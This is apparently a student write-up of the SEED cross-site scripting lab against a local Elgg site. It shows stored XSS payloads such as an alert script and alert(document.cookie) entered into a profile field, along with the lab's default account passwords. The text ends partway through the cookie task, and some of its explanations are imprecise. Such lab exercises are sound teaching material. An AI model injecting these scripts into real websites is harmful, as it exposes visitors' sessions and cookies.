
The problem statement begins with the explanation of Cross Site scripting attack Following the XSS explanation, Samy's worm has been explained.

Environment setup for the problem:

As per the document, the following are the requirement for the problem, which the ubuntu image satisfies.

- ☑ Firefox Web browser.
- ☑ Apache Web browser.
- ☑ Elgg Web Application.

Starting the Apache Server:



As mentioned in the screen shot above, we check following command to start the Apache Server service.


sudo@ubuntu$sudo apache2ctl start

sudo@ubuntu$sudo apache2 start

Access Elgg Server – XSS Labs:

As seen in the image below, you can access the lab on url:

http://www.xsslabelgg.com



Task 01(5 Points): Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

<script> alert('XSS'); </script>


If you embed the above JavaScript code in your Profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

What you need to do:

1. **Login as user Alice and change the "Brief description" field in your Profile such that an alert window which has the following text will open:**
   XSS attack by <insert your real name/s here>
2. **Logout and login as user Boby, and then select user Alice from "More => Members" in the Elgg menu.**
3. **Include in your project document a screen printout with this alert window.**


Solution to Task 01:

☑ Login as user Alice
- Username: alice
  Password: seedalice




☑ Inserting script in the profile of alice:

- <script>
  alert("XSS attack by Yash, Ritesh and Ketaki");
  </script>



Well, as you can see the script is entered in the brief description field along with other normal text saying – "Alice is a wonderful person".

On pressing the save button: We see following results




The reason you see the above alert box is because, there are not string validations to avoid entering such scripts in the "Brief Description Field", and above all when you try to save the form information, the form will POST the data to the server leading to the execution of the script.

What to do now?`

Press "OK" button in the alert box, which will direct you to the normal profile of alice.


Now, as we get the normal profile of Alice, which is filled with the necessary details. But point here to be noted is the "script" which we injected in the form is not shown here, which clearly states that the script is consumed within the webpage.




Login into boby's account using following credentials:


Username: boby
Password: seedboby

After login into as Boby, enter the "member" menu under the More option as shown in the image below.



Now, as soon as you will see the "members" section, it will list all the members which will be listed as follows:





Now, if we look precisely, it can be said that while listing the members here, the script is again executed showing that the attack is being performed. Well this is interesting, as during the loading of the page, the script is being executed! Can be considered a serious programming flaw!

Now, when you watch Alice's profile from the Boby's profile – we can see results as

shown in the image here.

Well, here also we see serial execution of the Java script. i.e not entire Alice profile is loaded but as soon as the Brief Description field of Alice is loaded we can see that pop-up is received i.e. the alert message saying the “XSS attack by Yash, Ritesh & Ketaki”.

The attack snip looks like this:

This marks the end of task 01.

Task 2 (5 points): Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another

user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding

some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>

Hello Everybody,

Welcome to this message board.
```

When a user views this message post, he/she will see a pop-up message box that displays the cookies of the user.

What you need to do:

1. **Login as user Alice and change the "Brief description" field in your Profile such that an alert window which contains the user's cookies will open.**
2. **Logout and login as user Charlie, and then select user Alice from "More => Members" in the Elgg menu.**
3. **Include in your project document a screen printout with this alert window.**


Solution:

Now that after task 01 we are familiar with the Elgg web application, in task 02 we have to get the cookies of specific session.


Here we will login into Alice's profile and in the "Brief Description" field, to get the cookies, we will have to make sure that we enter appropriate scripts. Thus, it is as follows:

<script>
alert(document.cookie);
</script>

